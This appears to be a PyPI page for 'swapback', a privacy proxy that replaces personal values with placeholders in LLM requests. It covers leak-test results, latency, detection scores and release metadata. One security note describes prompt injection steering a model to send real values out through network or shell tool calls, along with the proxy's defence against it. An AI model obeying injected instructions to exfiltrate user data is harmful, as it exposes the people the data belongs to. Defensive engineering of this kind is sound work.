leak check does not use swapback's matcher: it decodes JSON (nested), \uXXXX, HTML entities and %XX on the model
side, folds case and accents, and looks for each value's name words, email, phone digits, ID characters and street line.
0.4.2 on Python 3.11:
swapback selftest: 31 made-up listed values, 90 written forms, 7 paths, 630 requests (2.4 s)
  listed values caught (no form reached the model): 31/31 (100.0%)
  forms leaked to the model:                        0 of 630 sent
  ordinary sentences left untouched:                45/45 (100.0%)
  exact round trips:                                630/630 (100.0%)
  unlisted values caught by the pattern detectors:  6/8 (75.0%)  (reported, not a pass condition; names are never caught without a list)
PASS
The same test against 0.4.1 (the selftest file copied into a 0.4.1 install): 24/31 caught, 50 of 630 forms leaked (accented names in JSON-escaped tool content, two-line addresses), 43/45 ordinary sentences untouched. With different made-up data (44 listed values, 47 ordinary sentences, 11 unlisted), 0.4.1 → 0.4.2: listed caught 34/44 → 44/44, forms leaked 78/868 → 0/868, ordinary sentences untouched 43/47 → 46/47 (the one left: "Lee, grace us with a song" matches a listed "Grace Lee" written surname first), unlisted caught 7/11 both times.
Performance
Measured by tests/test_latency.py on a synthetic chat request of about 19,000 characters with 13 messages, on a
laptop CPU (AMD Ryzen 7 4700U, Python 3.13):
| median | max (20 runs) | |
|---|---|---|
| first time a text is seen (cold) | 7.1 ms | 10.1 ms |
| repeated text (cached, typical for a growing chat history) | 0.13 ms | 0.14 ms |
Security notes
- The proxy listens on loopback and refuses other addresses unless you set
allow_remote: true. It has no authentication of its own; anything that can reach the port can use it. - Your provider key passes through in the
Authorizationheader and is not stored. - The vault (
vault.json) holds the real values in plain JSON, readable only by your user (0600). Treat the state directory as sensitive. - Tool calls that look like network or shell egress, or carry a URL, keep placeholders by default, so a prompt-injected model cannot have your client send real values out through them. See Tool calls.
- The request log records counts and types per request, never values.
X-Scrubber-Raw: 1returns the provider's answer without the restore. The canary uses it to prove what the provider saw.- Report vulnerabilities privately; see SECURITY.md.
Detection score (patterns only)
evals/holdout3.json holds 64 synthetic cases (invented values only): 42 with something to catch, 22 that must pass
untouched. python evals/run_holdout.py scores the pattern detectors with no known values listed, so it measures
what the scrubber finds on its own. A case counts as caught only if every character of the expected value is swapped.
These numbers are not tuned to the holdout; the 0.1.1 rules are generic (bracketed at/dot emails, full-width @ and
zero-width characters in emails, IPv6).
| Category | 0.1.0 | 0.1.1 to 0.2.1 |
|---|---|---|
| 1/5 | 5/5 | |
| IP address | 2/4 | 4/4 |
| SSN | 2/2 | 2/2 |
| PHONE | 2/5 | 2/5 |
| ADDRESS | 2/6 | 2/6 |
| SECRET (keys, passwords, passport/licence IDs) | 1/9 | 1/9 |
| DATE OF BIRTH | 0/5 | 0/5 |
| PERSON (no NER, by design) | 0/6 | 0/6 |
| All 42 positives | 10/42 | 16/42 |
| Negatives left untouched | 22/22 | 22/22 |
| Round trip exact | 64/64 | 64/64 |
Read it plainly: with nothing listed, the patterns catch well-formed contact data and miss most free-form secrets,
names, dates of birth and non-US addresses. The two phone misses are UK fictional-range numbers (07700 900xxx) that
the phone library rejects as invalid. List what matters to you in known.yaml and private_terms.yaml; listed
values are caught in every written variant above.
Development
pip install -e ".[test]"
pytest -q                      # the full suite, including the holdout score as a regression floor
python evals/run_holdout.py    # the table above (--misses lists the cases not caught)
python examples/smoke.py       # end-to-end: mock upstream + proxy, plain and streamed
The vendored rule sets live
in swapback/vendor (see THIRD_PARTY_NOTICES.md); tools/build_vendor.py regenerates the Presidio patterns.
See CONTRIBUTING.md and the changelog.
Roadmap
Restore Anthropic Messages streams.Done in 0.1.1.Catch separator and case variants of listed values (NBSP,Done in 0.1.1..,_,-,%20, all caps) under one placeholder.Restore OpenAI Responses API streams.Done in 0.3.0.Keep placeholders in tool calls that could send data out.Done in 0.3.0.Build the known-values file from a contacts export.Done in 0.3.0 (swapback known init).- Optional, pluggable NER for names you never listed, off by default.
- More national ID and address patterns, with tests from synthetic data.
Release on PyPI.Done:pip install swapback.Hooks for spend caps, local fallback and usage accounting.Done in 0.4.0.A public, re-runnable leak test.Done in 0.4.2 (swapback selftest).
Ideas and pull requests are welcome; open an issue first for anything large.
License
MIT, see LICENSE. Bundled rule data: gitleaks (MIT) and Microsoft Presidio (MIT), see THIRD_PARTY_NOTICES.md.
1 maintainer

Metadata
1 maintainer
Release files for swapback 0.4.2
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Source distribution (sdist)
| File | Size | Uploaded | Provenance | Actions |
|---|---|---|---|---|
| swapback-0.4.2.tar.gz | 204.3 kB | With provenance | Details for swapback-0.4.2.tar.gz |
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Actions Reset |
|---|---|---|---|---|
| swapback-0.4.2-py3-none-any.whl | Python 3 | none | any | Details for swapback-0.4.2-py3-none-any.whl |
Total release size: 321.6 kB
Release files / swapback-0.4.2.tar.gz
| Download URL | swapback-0.4.2.tar.gz |
|---|---|
| Size | 204.3 kB |
| Tags | Source |
|
SHA-256 checksum How to use checksums |
0900bb43d88592b2ed77c0f5355b5bb79e5ceba2515c3348430933bd8b326b01
|
|
BLAKE2b-256 checksum How to use checksums |
68d05e46bf8496608d4e68de236a269b4cf671804ca454e3edf3b9b6b3cf764f
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
Yes |
| Uploaded via |
twine/7.0.0 CPython/3.13.16
|
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.


PyPI Publish Attestation
PyPI verified that this artifact, at this checksum, originated from the publisher listed below.
Signed by GitHub Actions, verified by PyPI on Nov 9, 2026.
Transparency logRelease files / swapback-0.4.2-py3-none-any.whl
| Download URL | swapback-0.4.2-py3-none-any.whl |
|---|---|
| Size | 117.3 kB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
490462a6025e704ac9013285f6355bf792a10718eef373e57b2d76e97b15c426
|
|
BLAKE2b-256 checksum How to use checksums |
17d178c4a159468f755850e0f5cfafc1232de342393c604ef8bbfd45518988e4
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
Yes |
| Uploaded via |
twine/7.0.0 CPython/3.13.16
|
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.
PyPI Publish Attestation
PyPI verified that this artifact, at this checksum, originated from the publisher listed below.
Signed by GitHub Actions, verified by PyPI on Nov 9, 2026.
Transparency logSecurity for swapback 0.4.2
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.
Full provenance
Both files in this release have been uploaded with provenance metadata.
Attestation for swapback-0.4.2.tar.gz
PyPI Publish Attestation
PyPI verified that this artifact, at this checksum, originated from the publisher listed below.
Signed by GitHub Actions, verified by PyPI on Nov 9, 2026.
Transparency logA note on package security
PyPI is a repository for distributing packages, not a service for auditing them. While third-party security researchers and our staff do their best to detect and remove malicious packages, PyPI cannot guarantee the quality, security or suitability of any given package.
To learn more about protecting yourself from malicious actors, visit our package security documentation.














